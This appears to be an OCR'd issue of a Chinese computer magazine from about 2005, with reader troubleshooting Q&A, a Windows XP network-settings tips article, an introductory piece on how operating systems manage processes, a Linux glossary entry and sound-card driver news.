答:在v2.0.30内核之前的ne.c驱动程序只能识别基于RealTek 8029的兼容网卡的PCI ID号，所以驱动程序无法检测PCI NE2000兼容网卡。解决该问题的最简单方法是把Linux内核升级到v2.0.31以上版本。它可以识别五种不同的NE2000-PCI芯片的ID号，在启动或载入模块时自动检测到它们。如果你升级到了v2.0.34以上版本，会有一个比原先的ISA/PCI驱动程序稍小但更高效的PCI专用NE2000驱动程序。

5 液晶显示器我家不亮商家亮

内蒙古读者李世英问:我最近购买了飞利浦的170C4液晶显示器，可是在接上电源后一开机就出现黑屏的现象，此时主机未开，正常情况下应出现无信号输入的画面，但反复按下电源开关，显示器的电源指示灯始终不亮。将液晶显示器送回经销商处却可以正常点亮。请问这是怎么回事?如何解决?

答:很可能是用电环境出现了问题，比如电源的电压波动幅度比较大。由于170C4液晶显示器内置电压保护电路，如遇电压不稳的情况会立即启动切断电源功能，这样可以保护显示器的自身安全。解决该问题的方法是购买一个名牌稳压电源连接上即可。

6 为何数码相机突然自动关机了

江苏读者杨其明问:数码相机有时候突然自动关机是怎么回事?

答:通常的原因是电池电力不足了，此时应该给电池充电或更换电池。另一个常见的原因是连续使用数码相机时间过长，造成相机过热而自动关闭了，此时应该停止使用，等相机冷却后再使用。再有就是电气问题，应该到维修部门检修。

CF[SB04]

软件

1 修复意外情况造成的EXE文件错误关联

江西读者梁建超问：我的电脑中的EXE文件忽然都不能运行了。我的电脑中原来装有金山毒霸6，因为嫌运行慢，我在运行那张光盘时关掉了监控功能，现在该杀毒软件的主程序也不能运行了。该怎么办？

答：第一种方法是，修改regedit.exe为regedit.com，这样就能打开注册表编辑器了，找到[HKEY_CLASSES_ROOT\exefile\shell\open\command]，将default的键值修改为〝"％1" ％*〞。

还有一种方法是重启电脑，在出现〝正在启动Windows…〞时按F8键，选择〝带命令行提示的安全模式〞选项，接着输入〝assoc .exe=exefile(assoc与.exe之间有一空格)并回车，屏幕显示〝.exe=exefile〞。关闭命令提示符窗口，按Ctrl＋Alt＋Del组合键调出〝Windows安全〞窗口，按〝关机〞按钮后选择〝重新启动〞选项即可。

另外，金山毒霸6每次启动时会自动检查并修改注册表中EXE的默认文件关联。你可以进入金山毒霸6的安装目录，将金山毒霸6的主程序文件Kav32.exe的扩展名由EXE修改为COM并运行，在它完成修复后，将金山毒霸6主程序文件名由Kav32.com再修改回Kav32.exe即可。

2 WPS 2005关联Microsoft Office文件的问题

江苏读者范文艳问：在安装WPS 2005时没有选择关联Microsoft Office文件，现在想建立关联了，该怎么办？

答：在安装WPS 2005政府专用版时，会有提示关联Microsoft Office文件的选项，如果这时没有进行关联，可以在Microsoft Office文件上单击鼠标右键，选〝打开方式〞，从列表中选择金山文字等程序，并确保选中〝始终使用该程式打开文件〞，如果不成功，则在文件夹选项框的文件类型列表中，定义Microsoft Office文件用金山文字等程序打开，注意定义操作时，应填open，这样，即可用金山文字等程序打开Microsoft Office文件了。

3 无法为ACDSee 7.0幻灯片添加背景音乐

天津读者廖成龙问：为何在我刚刚安装的ACDSee 7.0的幻灯片演示设置界面中，其“Background audio”后边的 览按钮是灰色的，无法进行背景音乐的添加操作？该如何添加背景音乐？

答：造成按钮是灰色的原因是ACDSee这时并没有用来制作背景音乐所需的音频解码信息。如果想添加音频解码信息，需要增加插件：点击主界面右上角的〝My ACD〞按钮，在打开的〝My ACD〞控制面板会看到〝ACD Media Support Package〞，点击〝Install〞按钮并且根据弹出来的提示框进行安装，这样下次再次使用其幻灯片制作功能的时候你会发现灰色按钮已经变亮了。

4 RealOne Player在线播放不畅

问：我的电脑中安装了RealOne Player媒体播放器，上网 览时如果点击了某个媒体文件的链接，就会自动启动RealOne Player播放，但连接很困难，或者即使连上了，播放过程也是很不爽快。请问，遇到这种情况，能不能不让它自动启动RealOne Player，而是先下载到本地，然后再播放？

答：在RealOne Player播放主界面窗口中选择〝工具→参数设置〞，然后选择设置窗口中的〝连接→播放设置〞，将窗口右侧的〝只要可能，激活直接播放而不是下载〞复选框和〝在媒体 览器内部激活普通媒体播放〞复选框中的对钩去掉即可。

5 金山词霸2005英汉图解词典无法显示图片

广东读者潘利民问：我刚安装了金山词霸2005，使用中发现其中的英汉图解词典无法显示图片，请问该如何解决？

答：在金山词霸2005安装目录下新建一个空目录，命名为Temp即可解决问题。

6 解决RealOne Player抓取CD速度慢的问题

甘肃读者赵佳瑶问：我有一批CD光盘需要用RealOne Player转换到电脑硬盘上存储播放，但试了几张光盘觉得速度很慢。请问如何才能加快复制进度？

答：可以通过设置快速编码来加快CD的复制进程。方法是：在RealOne Player播放窗口主界面菜单中选择〝工具→参数设置〞，然后在设置窗口中选择〝CD→高级CD〞，在激活的〝高级CD〞窗口中部选择〝高级〞按钮，接下来在激活的〝高级保存CD选项〞窗口的下部，将性能框中的CPU占用滑块调节到〝最高〞的位置并确定即可。这样设置CPU的占用将增大，所以尽量不要开启别的程序，可以在电脑闲置的时候完成这项工作。

CF[SB05]

九大招搞定网络连接

■softer

电脑中的“网络连接”，是我们经常造访的地方。你是不是还对里面有些地方感到很陌生？总要在里面输入一些不知所云的数字，究竟他们代表什么？各种网络故障和网络连接的设置有什么千丝万缕的关系？？

网络连接在哪里？

当我们上网时，不管连接到Internet还是仅仅在局域网中，几台电脑要想互相连接，都会使用到TCP/IP协议。要想连通网络，就必须在“网络连接”里面设置一下。在“开始→设置→网络连接→本地连接→属性”中，可以找到我们今天的主人公——网络连接。

小提示

进入“网络连接”还有更快捷的方法:在“开始→运行”中输入“ncpa.cpl”，回车后就能进入网络连接。

网络连接中的常驻客

只要你有网卡，在网络连接中就会有一个“本地连接”图标，右击它并选择“属性”，你会发现里面有4个设置项目：“Microsoft网络客户端”、“Microsoft网络的打印机和文件共享”、“QoS数据包计划程序”和“Internet协议(TCP/IP)”(见图1)。在这4个选项中，我们常打交道的是第二个和第四个，而“Microsoft网络客户端”也是默认安装的，一般不必理睬它。这里要说说这个“QoS数据包计划程序”。



图1

1.Windows会悄悄保留20%带宽吗？

几年前，大多数人还在通过Modem拨号连接到Internet。尽管速度有限制，但很多用户仍要同时运行多个访问网络的程序。例如，可能会同时下载、发电子邮件、聊天甚至使用音频或视频流。这些程序大部分使用TCP作为基本传输协议，每个程序都使用其自己的连接，稳定状态导致传输的数据占满整个TCP窗口。当下一个程序开始传输数据时，它使用的连接受到算法的制约，因此第二个程序达到稳定状态所需的时间要长得多，所以传输速度就会降低。

联网服务质量(QoS)的作用，就是将应用程序数据流循环，从而提高网络性能。网上和一些报刊介绍Windows XP总是将20%的可用带宽预留给QoS，这些说法是错误的，微软已经确认这一点。因此，所谓“提升20%带宽”的技巧只是谣传，我们还是默认勾选“QoS数据包计划程序”比较好。

小提示

在局域网中不安装TCP/IP协议而安装其他协议的话，只要安装的协议一样，电脑也是可以互联的，就好比在中国国内不使用英语进行交流而采用汉语也是没有任何问题的，但只要出了中国境内要和外国人交流(Internet)就必须使用国际语言英语(TCP/IP协议)。

2.打印机和文件共享

这个选项是默认勾选的，如果你的电脑从不连接打印机，也不访问网络，可以取消这个选项。在使用“网上邻居”时，如果你发现连自己都看不到，那很可能就是你没有打开“打印机和文件共享”，可以到这里来检查一下。

3.Microsoft网络客户端

这个选项是你访问Windows网络必备的，建议保持它的选中状态，也不需要修改其中选项。如果要访问其他非Windows网络，比如Netware网络，会在网络连接属性中看到其他客户端。

4.网卡和协议可能会让电脑变慢

网卡会明显影响系统启动速度，如果你安装了网卡，又用不到它，建议将其拆下，或在“设备管理器”中禁用它，如果网卡集成在主板上，则可在BIOS中选择禁用。

许多人会把TCP/IP、NetBEUI、NWLink等协议全部装进来，其实大多数人往往只会用到TCP/IP协议，安装多余的协议不仅会浪费内存，因为当一个应用程序或服务向网络发出信息请求时，Windows会在所有加载的协议中寻找所请求的服务器或服务，从而造成时间上的延迟，影响网络性能。

通过配置TCP/IP协议解决实际问题

介绍了前面三个“常驻居民”，现在来看看“最佳男主角”——TCP/IP协议。由于介绍TCP/IP协议的文章比较多，但大多数是基于理论介绍的，与实际问题联系得比较少，笔者通过多年的网络工作积累了一些TCP/IP协议设置解决实际问题的经验，在此全盘托出。

招数1:巧设多DNS解析 提高网通电信互访速度

大家都知道，目前网通和电信网络互访速度非常慢，

这时可以尝试为自己的计算机设置多个DNS服务器。当访问相应ISP的网站时，会用最快的DNS服务器进行解析，这样在一定程度上提高了网通和电信之间的访问速度。

第一步：选择“网上邻居→属性→本地连接→属性”。

第二步：找到Internet协议(TCP/IP)项，双击打开。我们可以在“首选DNS服务器”和“备用DNS服务器”中设置服务器的IP地址。一个设置为网通的，一个设置为电信的。当然，具体设置为哪个IP，还需要我们从网络中选择离自己最近的，速度最快的。

第三步：为了提高域名的访问速度，我们往往会为自己的电脑添加更多的DNS服务器，这样在解析时系统会自动选择速度最快的。不过默认下只能设置两个DNS服务器，要想设置更多的地址需要在TCP/IP界面中点“高级”按钮，接着选择“DNS”标签。

第四步：在DNS标签中按“添加”按钮，可以添加更多的DNS服务器IP地址。这样，就使得我们本地电脑的域名解析速度大大提高。

小提示

“高级”选项中还有什么？

在“高级”选项中，你还会看到“WINS”。什么是WINS？WINS是为NetBIOS名称提供解析的服务。WINS服务主要用于NT系统和早期的Windows 2000中，并且仅仅是在局域网中进行解析。随着DNS服务的流行与发展，WINS解析已经逐渐退出了历史舞台，被DNS解析所替代。

招数2：一秒钟加速启动速度

现在，很多朋友都在使用ADSL或是FTTB宽带。在进入Windows后，有时会发现系统托盘处的网络标志有点异常，两盏小灯在不停旋转。进入命令提示符，用“ipconfig”命令查看当前IP地址，你会发现地址是“169.254.X.X”的地址(后两位任意)。其实，这个IP地址是不能在Internet上使用的，它是由于你在“TCP/IP属性”中选择了“自动获得IP地址”，而DHCP服务器并没有给你分配地址造成的。这时，你可以给网卡指定一个固定IP地址，如10.0.0.1，按“确定”即可。这样，今后重启电脑后，系统就不会不停地搜索网络了。

小知识

169.254开头的是什么地址？

从169.254.0.1到169.254.255.254的IP地址范围被因特网号码分配机构(IANA)保留。此范围中的任何IP地址不能在Internet上使用。当你的电脑选择的是“自动获得IP地址”，而网络或是DHCP存在问题，就会获得这样的地址。使用这样的IP地址，是不能使用一切Internet服务的。

招数3：修复的妙用

1.巧治网络断流

家用ADSL如果出现断流不必惊慌，如果已经判断出是本机问题(外网不存在问题)，网络设置没有问题，可以参考如下方法解决：

第一步：双击系统托盘处的网络链接，按下“修复”。

第二步：在“设备管理器”中卸载网卡驱动，然后点右键，选择“扫描硬件改动”系统会自动再次安装网卡，重新设置网络选项，故障自动排除。

2.快速更换IP地址

在Windows XP和2003中为网络连接增加了一个“修复”功能，通过它可以解决部分网络故障特别是DHCP更新的问题。比如DHCP服务器已经给你指派了新的地址，你想更换，此时并不需要重启。

第一步：通过“开始→设置→控制面板→网络和拨号连接”打开网络拨号连接窗口。

第二步：在本地连接图标上点右键选择“修复”(见图2)。系统会自动对当前网络参数进行刷新，如果是自动获得IP地址的话，会与网络中的DHCP服务器联系获得最新的参数信息。



图2

小提示

★本方法主要用于网络中IP地址等参数获取失败或获取错误，通过网络连接的修复功能可以再次从DHCP服务器中获得正确的地址信息。实际上修复功能相当于在命令行模式下输入ipconfig /release释放网络信息，再输入ipconfig /renew获得新信息。

★让你的IP地址一秒钟变一次：如果使用ADSL等拨号网络，可以下载一个叫做Who Is Connected的软件，它能帮你自动变换网址。下载地址http://www.nativecs.com/downloads/WhoIsConnectedSetup.exe

招数4：如何让用户不能修改网络属性

第一步：打开注册表编辑器，找到[HKEY_CURREN\Software\Microsoft\Windows\CurrentVersion\Policies\Network]。

第二步：在对应Network键值的右边窗口中，查看一下是否有“NoNetSetup”这样的Dword值，如果没有就新建一个，并把该Dword值设置为1。

第三步：确认后重启。今后再访问“网上邻居”或“网络”时，系统就会警告用户无权访问网络，这样用户自然也就没有机会修改网络设置了。

招数5：网络分割——TCP/IP协议绑定双IP

请先复习一下2005年第6期《笔记本 就要随需应变》，通过配置TCP/IP协议将一块网卡绑定两个IP地址，两个网关来实现网络设置切换的自适应。

笔者在所在单位还发现通过这种单网卡双IP地址设置的网络可以实现简单的网络分割。例如ABC三台电脑，在A上配置双IP地址(192.168.0.2，10.104.30.2)，B的IP地址为192.168.0.1，C的IP地址为10.104.30.3。这样A与B，A与C都可以顺利互联，而B与C之间由于不在一个网段就不能互相访问了。这样就实现了最简单的网络分割功能，将接在同一个HUB上的电脑B与C进行了隔离。

火速链接

如果你使用笔记本电脑，并且经常在单位和家里使用，推荐看一下2005年第6期《笔记本 就要随需应变》，其中告诉了你几种最方便、最快速切换网络设置的方法。

招数6:突破ISP绑定MAC地址的限制

很多ISP为了防止多台电脑共享上网，将网卡MAC地址在ISP核心设备上进行了记录，当上网用户的电脑升级或购买了新电脑时，由于新网卡地址和ISP记录的MAC地址不一样，会造成无法上网的问题。这时就需要进行修改。我们可以通过对TCP/IP协议的配置来实现。

第一步:进入“开始→设置→网络连接→本地连接→属性→常规标签”。

第二步:选择“配置→高级”，在属性中找到Network address项。将其值设置为ISP记录的MAC地址，例如ISP记录的MAC地址是11-11-11-11-11-11，我们需要填写成111111111111的形式即可(见图4)。



图4

第三步:设置完毕后，通过Ipconfig /all命令来查看，就会发现本机的MAC地址已经修改为11-11-11-11-11-11了。

招数7:降低标准 突破网络难关

大家都会用Ping命令，有时网络中的电脑一会儿通一会儿不通。出现这种情况，往往是因为网卡品质问题造成的。要想确切地掌握故障的根源，可以将网卡工作模式的标准降低，即将其设置为10MB传输速度或半双工模式。

第一步:通过“开始→设置→控制面板→网络和拨号连接”打开网络拨号连接窗口。

第二步:在本地连接图标上点右键选择属性，在属性窗口中点“配置”按钮。

第三步:接着选择“高级”标签，将Link Speed & Duplex项的值从Auto Detect设置为10Mbps/Full Duplex或10Mbps/Half Duplex(见图5)。



图5

设置完毕后，如果发现可以Ping通网络中的其他电脑，则说明是网卡的品质不好或网线的制作有问题，这种排查方法应用范围很广，适合于多种情况。

小提示

其实还有很多网络连接问题可以通过在“本地连接”上点鼠标右键选择禁用，之后再次启用该连接来解决。该方法也适用于让新的网络设置快速生效。

招数8:小小桥接办大事

在Windows XP和2003中，增加了一种新的网络连接方式——网桥，它是一种连接局域网的廉价而便捷的方法，它可以使电脑在同一个网络内借助网卡实现多机互联或实现更远距离的网络连接。也就是通过网桥实现两个网段之间数据的流通，有点类似路由器的感觉。这里以Windows XP为例说明。

单击“开始→控制面板→网络连接”。在“LAN或高速Internet”下，选择要将其作为桥的各个网络连接。接着右击网络连接之一，选择“桥接”。这样，连接到该电脑两个网卡的不同电脑就可以相互通信了，即使他们不在同一个网段内，也可以通过该电脑的网桥功能传输数据包了。

如果希望将更多的网段进行桥接，还可以添加新网卡，然后在新的网络连接上右击选择“添加到桥”就可以为新的网段添加桥接功能了。

招数9:巧用TCP/IP筛选增强电脑安全

目前黑客、木马，甚至是一些网络病毒最主要的侵入或传播途径，便是通过电脑中的端口，因此我们最好只允许那些必需的端口打开(比如浏览网页端口80、FTP端口21、邮件服务端口25、110等)，这样可以有效加强电脑的安全。而Windows 2000/XP提供的“TCP/IP筛选”能够帮你轻松完成这个任务。

按照前面的方法进入“本地连接”的“Internet协议(TCP/IP)属性”窗口，接着单击其中的“高级”按钮，在弹出的“高级TCP/IP设置”中，选择“选项”标签，选中“TCP/IP筛选”，然后单击“属性”按钮。

在弹出的“TCP/IP筛选”对话框里选择“启用TCP/IP筛选”的复选框，然后勾选“TCP端口”上方的“只允许”。接下来单击“添加”按钮，将常用的端口一一添加进去(见图6)。




图6

可能你会问，如何知道其他常用网络软件所使用的端口是多少呢？这里建议你使用FPort软件(下载地址:http://www.newhua.com/cfan/200509/FPort.rar)，它是一个命令行工具，在命令行提示符窗口运行它，便会显示出当前电脑中开放的TCP/UDP端口和应用程序的关联，根据这里的结果，你可以轻松地将常用软件的端口添加进去。

别小看网络属性，如果没有它整个网络都会乱套。不过我们也不能对它置之不理，有时经过点滴的配置还是可以起到很大作用的。希望本文的几个实例能够对你有所帮助。CF [ZS01]

揭开神秘的操作系统面纱 全面讲解操作系统工作原理

来！让我们一起偷窥操作系统的隐私(上)

★★★

■原著 Curt Franklin 编译 高寒

提起操作系统，大家会自然联想到Windows 98/XP。其实并不只有Windows才属于操作系统范畴，DOS、Macintosh、Linux、FreeBSD等都算得上操作系统(见图1)。操作系统究竟指的什么，或者说如何才能称得上是操作系统呢？这正是本文要告诉你的内容。



图1 大家用得最多的操作系统——Windows XP

基础篇

1.计算机离开操作系统就不能工作了吗?

其实早期的计算机并没有操作系统，一切操作都靠固化在内存中的汇编或BASIC语言，要启动计算机也非常麻烦，经常会听说某人用了13条指令启动计算机之类的，那个年代使用计算机的都是现在所说的高手。当时要编写一个程序相当困难，比如要编写一个文本处理程序，并实现保存功能，就必须编写磁盘写入相关的代码，而在Windows下所编写的程序实现保存，只需调用系统提供的API接口函数即可。就好比要将物品由A地送到B地，如果没有快递公司(操作系统)则需要自己先查找A地到B地的路线图，然后步行或使用交通工具到达B地……而如果有了操作系统，就相当于委托了一家快递公司，当需要实现某些和底层硬件相关的功能时，只要打个电话给快递公司(调用操作系统提供的接口API函数)，他们就会指派合适的快递员(调用操作系统对硬件的操作模块)来完成操作。

并不是所有计算机都配有操作系统。比如厨房里用于控制微波炉的计算机，根本就不需要操作系统，它要完成的任务本身比较简单，输入输出方式简单(如触摸键和LCD屏)，需要控制的硬件一成不变也很简单。像这样的计算机，为其设计一套操作系统毫无必要，只会增加无意义的复杂度。因此，在微波炉中的计算机只是始终运行某种简单的程序。而对于复杂度远高于微波炉的计算机系统而言，操作系统则是提高操作效率和简化应用开发的关键。所有台式机都配有操作系统。最常见的是Windows系列，UNIX系列和Macintosh系列。还有各种不同的操作系统用于特殊应用范畴，包括专业化的大型机，机器人技术，制造业，实时控制系统等。

2.操作系统扮演的角色

刚才已经解释了操作系统的部分功能，现在来看看它究竟做些什么：

(1)管理计算机系统的软件与硬件资源。这些资源包括处理器，内存，磁盘空间等




图2

管理计算机系统的软件与硬件资源尤为重要，因为各种程序为了实现自身功能而共同争用CPU资源、内存以及输入输出(I/O)带宽。这里操作系统就像一个尽责的家长，确保每个应用程序在得到必须资源的同时，还能与其他程序和睦相处，同时在兼顾所有用户和应用程序的基础上最大限度使用有限的系统资源(见图2)。

(2)提供通用的应用程序接口，同时屏蔽应用程序无需关心的种种硬件细节

提供通用应用程序接口，对于多种不同硬件组成的计算机来说，操作系统的兼容性倍显重要。一个通用的应用程序接口能让软件开发人员有十足的把握将在计算机A上所写的程序放到同类型的计算机B上运行，即便两台机器的内存和显卡型号都不一样。任意一台计算机，操作系统都要确保在软硬件更新后应用程序仍能正常运行，因为是操作系统而不是应用程序在负责设备管理和资源分配。Windows 98在提供灵活性方面是一个绝好的例子，它能在数千厂家的硬件上运行，同时能兼容数千种打印机，硬盘等外围设备的任意组合。

3.操作系统族谱

在操作系统的大家庭里，按照其对应的计算机种类和应用方向一般可分为四类。

(1)实时操作系统(RTOS):实时操作系统用于控制机械、科学器械和工业系统。典型的RTOS一般对不同的硬件设备兼容性较差，并且没有提供客户端接口，因此RTOS对用户来说是一个封装严密的"盒子"。RTOS的重点在于确保计算机在执行某一特定的操作时总是正好花费同样的时间。对于结构复杂的机械来说，某个零件因为系统资源过剩而动作过快或因为系统繁忙而减缓动作都可能带来灾难性的结果。

(2)单用户，单任务:顾名思义，这样的操作系统适用于单一用户在同一时间只做一件事的计算机上。著名的Palm掌上电脑上运行的Palm OS是这种单用户单任务操作系统的一个绝好例子。

(3)单用户，多任务:这种就是今天多数人在自己的台式机和笔记本电脑上接触到的操作系统。Windows 98和Mac OS(见图3)都是单用户同时运行多个程序的好范例。举例来

说，Windows的用户完全有可能在网上下载文件的同时编辑自己的电子邮件。



图3

(4)多用户:多用户操作系统允许多个不同用户同时使用计算机资源。这种操作系统要确保不同用户的需求平衡，而不同用户的所有程序都要有足够的，同时又是相互独立的资源，以避免一个用户出现问题时其他用户受到影响，例如Unix、VMS以及大型机上用的MVS等。这里有必要区分一下多用户操作系统和支持网络的单用户操作系统。Windows 2000和Novell NetWare都能支持成百上千的联网用户，但操作系统本身并不是真正意义上的多用户系统。系统管理员是Windows 2000和Novell NetWare的惟一用户。网络支持以及网络上所有远程用户的登录，在系统看来只是系统管理员运行的一个额外程序而已。

功能篇

操作系统怎么管我的处理器

管理处理器有两个核心要点:①确保每个进程和应用都能得到足够的处理器时间来正常运作。②尽量将处理器时间用于实际的工作，操作系统在安排处理器工作的过程中，处理软件的基本单元是进程和线程。

人们很容易将进程理解成应用程序，但那是一个不完全准确的描述，因为它不能反映进程与操作系统及硬件设备的关系。你所看到的应用程序(比如Word、Excel、游戏等)的的确确是一个进程，但这个应用程序很可能触发其他若干进程，用以完成诸如与其他设备和计算机的通信等任务。还有一些你无法直接看到的进程也在"默默"运行着(比如Windows的一些服务进程)。

因此可以将"进程"定义为:能够实现一定的功能，并由用户、应用程序或者操作系统所控制的软件。

操作系统控制并安排CPU运行的单元是进程而不是应用程序。在单任务系统中，这种安排方式是非常容易理解的。在操作系统的许可下，程序开始运行，只有在处理中断信号或者用户输入的时候才被暂时挂起。

小知识

中断信号是什么

所谓中断信号是指一些从软件和硬件发至CPU的特殊信号。就好像计算机的某个部件在现场会议当中突然举手提请会议负责人(CPU)注意。有时候操作系统会赋予进程高的优先级，这时候部分中断就被屏蔽了——也就是说，操作系统会忽略某些来源(如某个程序忽略"用户输入"中断时，你在该程序中进行的鼠标键盘等操作就毫无用处)的中断从而尽可能快地完成某一特定的工作。有一些很重要的中断(比如发生错误或者内存出现问题)则不能被忽视。不论手头正在处理什么样的任务，这些"无法屏蔽的中断"(non-maskable interrupts NMIs)必须马上处理。

如果说中断使得单任务系统中的进程运行方式变得复杂，那么在多任务系统(见图4)中这项工作就更复杂了。因为现在操作系统必须巧妙地安排应用程序的执行时间让你感觉是好几件事在同时进行。问题在于CPU同一时间只能做一件事，为了看上去像是很多事同时进行，操作系统必须每秒数千次地在不同进程之间切换。它是这样实现的:




图4

第一步:为每个进程分配一定的随机存储器(RAM)，进程同时也能够使用CPU和操作系统内存空间中的寄存器、堆栈和队列。

第二步:当两个进程进行多任务，操作系统为每个程序分派一定数量的CPU执行周期。

第三步:在一个进程被分配到的CPU时间用完之后就会暂时挂起，操作系统将所有这些进程用到的寄存器、堆栈和队列状态复制下来，并标记进程暂停在执行步骤中的位置。

第四步:导入第二个进程所使用的寄存器、堆栈和队列，让其使用它被分配到的CPU时间。

第五步:第二个进程的CPU时间用完后也被挂起，操作系统复制该进程所使用的寄存器、堆栈和队列，然后重新导入第一个进程，进入下一轮循环。切换进程时需要保存的数据(包括寄存器、堆栈和队列)都保存在一个称为进程控制块的数据包中，进程控制块包括以下内容。

①一个标识进程的ID号码

相当于进程的门牌号码，系统为每个进程都分配了一个门牌号码，当系统要找某个进程时，它并不会喊"×××进程，你给我出来！"，而是喊:"编号为03(也可能是其他数字)的进程，你给我出来！"

②指向进程最后运行位置的指针和指向进程数据位置的指针

就好比打扫房间时，突然想起厨房烧的水该开了，就先去厨房关煤气，然后回来接着打扫房间。而指向进程最后运行位置的指针就是告诉系统刚才已经打扫了哪几个房间，应该从哪个没打扫过的房间继续。而指向进程数据位置的指针就是告诉系统用来打扫房间的工具(如扫帚、拖把)刚才放在哪儿了。

③寄存器内容

寄存器就相当于进程用来算数学题时所用的草稿纸，比如要计算"16×17×23"，就需要先算出"16×17=272"。将"272"记录在草稿纸上，再计算"272×23"的结果。但如果在计算"272×23"前，进程就被打断(CPU时间用完，系统载入其他进程)，那么"272"这个已经计算出来的结果就会暂时从寄存器中保存到进程控制块的相应位置中。

④各个标志和开关变量的状态

刚才说到利用寄存器的运算过程，其实在寄存器中还保存了其他一些标记和开关变量的状态，如"272"这个数字和"负"标志就代表"-272"。

⑤指向进程所占内存的上下界的指针

这个比较容易理解，比如我们在QQ中打开越多聊天窗口，QQ进程所占用的内存就越多，这个指针就是记录了进程所需要的内存的上下限。

⑥进程所用文件的列表

在Windows中，要对文件进行读写操作，就要先向系统申请打开该文件。这个列表将该进程已经打开的所有文件都记录了下来。

进程："请给我文件A的读写权限，不锁定(其他进程也可以读取和写入)。"

系统："好的，这是读写权限令牌(实际是一串数字)，请拿好，读写完毕后请及时归还权限令牌。"

⑦进程的优先级

很多KTV场所都设有会员制度，如果有会员卡的话可以优先订房。而进程如果拿到了系统授予的会员卡(更高的优先级)，就能比其他优先级较低的进程拿到更多的CPU时间，这也就意味着此进程可以运行得相对更快一些。

⑧进程所需的输入/输出设备的状态

键盘、鼠标等由用户将数据或信息传递给计算机的设备都属于输入设备，而由计算机将数据输出并传递给用户的设备则称为输出设备，最常见的如：显示器、打印机等。

系统将根据进程控制块中的数据来决定进程的切换(如：从暂时挂起到被激活，或者从激活到再次挂起)。进程切换并不需要用户的干预而是由系统自已完成，每个进程都能得到合理的CPU时间周期来完成其任务。在用户试图同时运作很多进程时，也会产生麻烦。操作系统自身也需要一些CPU时间来保存和切换进程的寄存器、队列和堆栈数据。如果很多进程并发运行，而操作系统的进程调度设计又不完善(Windows 98的进程调度就不如Windows 2000的好)，系统就会耗费大量的CPU时间用于进程切换工作，而非进程的运行。这种情况被称为"空闲时间"(thrashing)，往往需要一些用户的直接干预(如：终止进程)才能重新恢复系统秩序。

操作系统设计人员往往通过减少执行任务时所需新进程的方法来减少空闲时间。一些操作系统使用一些"精简版"的进程，称为线程。它们只处理普通进程中与CPU密切相关的工作，一个进程中可以包含一个或多个线程，这些线程共享进程的寄存器、内存数据等信息。在切换时就不必进行进程数据块的导入导出工作，节省了大量CPU资源(这就相当于购买一台带烧烤功能的微波炉要比购买一台烤箱和一台微波炉要便宜一样)。

CF [ZS02]

稀饭魔语大辞典

■笨笨



刚才介绍操作系统的文章中提到了除Windows之外的其他一些操作系统，比如本期的《稀饭魔语大辞典》要给大家带来的"Linux"。

本期名词:Linux

音标:[li'n/\ks]　谐音:利纳克斯

读音(MP3格式)下载:http://www.paul.sladen.org/pronunciation/torvalds-says-linux.mp3

起源&历史:Linux内核最初只是由芬兰人Linus Torvalds在赫尔辛基大学上学时出于个人爱好而编写的。最初的设想中将Linux设计为一种类似Minix的操作系统。Linux的最初版本在1991年9月被发布在Internet上，在随后的10月第二个版本就发布了。

Linux的历史和GNU紧密联系在一起。从1984年开始的GNU计划致力于开发一个自由并且完整的类Unix操作系统，包括软件开发工具和各种应用程序。到1991年Linux内核发布时，GNU已经几乎完成了除了内核之外各种必备软件的开发。在Linus Torvalds和其他开发人员的努力下，GNU组件得以运行于Linux内核之上。整个内核是基于GNU通用公共许可开发的，也就是GPL(General Public License，通用公共授权)的，但Linux内核本身并不是GNU计划的一部分。

GNU:"自由软件基金会"(Free Software Foundation，简称FSF，由世界上最伟大的黑客理查·史托曼建立的自由软件组织)赞助的一个自由软件项目，旨在发展一个类似Unix的自由、完整的操作系统:GNU系统(GNU 是由"GNU's Not Unix"的首字母缩写，非常有趣的递归命名)。各种使用Linux内核的GNU操作系统正被广泛地使用着。

商标=小企鹅:Linux的标志和吉祥物是一只名字叫做Tux的企鹅，Linux注册商标为Linus Torvalds所有。这是由于在1996年，一个名字叫做William R. Della Croce的律师开始向各个Linux发行商发信，声明他拥有Linux商标的所有权，并且要求各个发布商支付版税，这些发行商集体进行上诉，要求将该注册商标重新分配给Linus Torvalds。某些不需要安装就能使用的Linux版本称为LiveCD。

常见的Linux版本:

①国外:Slack Ware、RedHat、Debain、Mandrake、SuSE、Xlinux、TurboLinux

②国内:BluePoint、RedFlag、Xterm

发行版与内核版的区别:内核版是指由Linus所维护的Linux内核部分的版本，而发行版则是各大发行厂商在内核基础上捆绑了各种常用软件并经过一些设置的版本。通过观察内核的版本号，还能够找出一些别的信息，比如版本号第二部分尾数是奇数的话就是测试版、反之则为正式版(如:2.2.15为正式版)。

CF [ZS03]

热门驱动点评

综观现阶段的创新声卡改版驱动领域，真是强手如云，像国内就有著名的游飘、UP改版驱动，而国外还有kX改版驱动。一向以更新速度迅速而闻名的NGO网站在推出的ATi显卡改版驱动获得一定成功之后，又将触角延伸到了声卡领域，推出了全新的创新Sound Blaster Live/Audigy系列声卡NGO修改版驱动，给使用Live/Audigy系列声卡的朋友提供了另外一种选择。我们也希望NGO改版驱动一路走好为广大玩家带来更多更优质的改版驱动。本次NGO驱动在安装时提供两个版本可供选择，1.Music/DVD(音乐/DVD)版本，推荐Audigy用户安装，它基于Creative Audigy 2/ZS Beta驱动5.12.2.1042版、为音乐和DVD播放做出特别优化。2.Gamer(游戏)版本，推荐SB Live!用户安装，基于Creative Audigy驱动5.12.1.383版、为游戏和EAX音频技术做出特别优化。适用环境：Win2000/XP，下载地址：http://www.mydrivers.com/dir114/d45897.htm。

最新驱动列表

1.ATi冶天Radeon IXP150/IXP200/IXP250/IXP300/XPRESS 200南桥芯片驱动包最新4/8/05版。包含各组件的版本情况如下：网卡驱动04.35.0000.0版、SMBus驱动5.10.1000.5版、Serial ATA RAID驱动1.5.0.51版、IDE软件驱动1.00.0000.3版、IDEATA133驱动5.0.0.2版和USB软件驱动。适用环境：Win2000/XP，下载地址：http://www.mydrivers.com/dir115/d46004.htm。

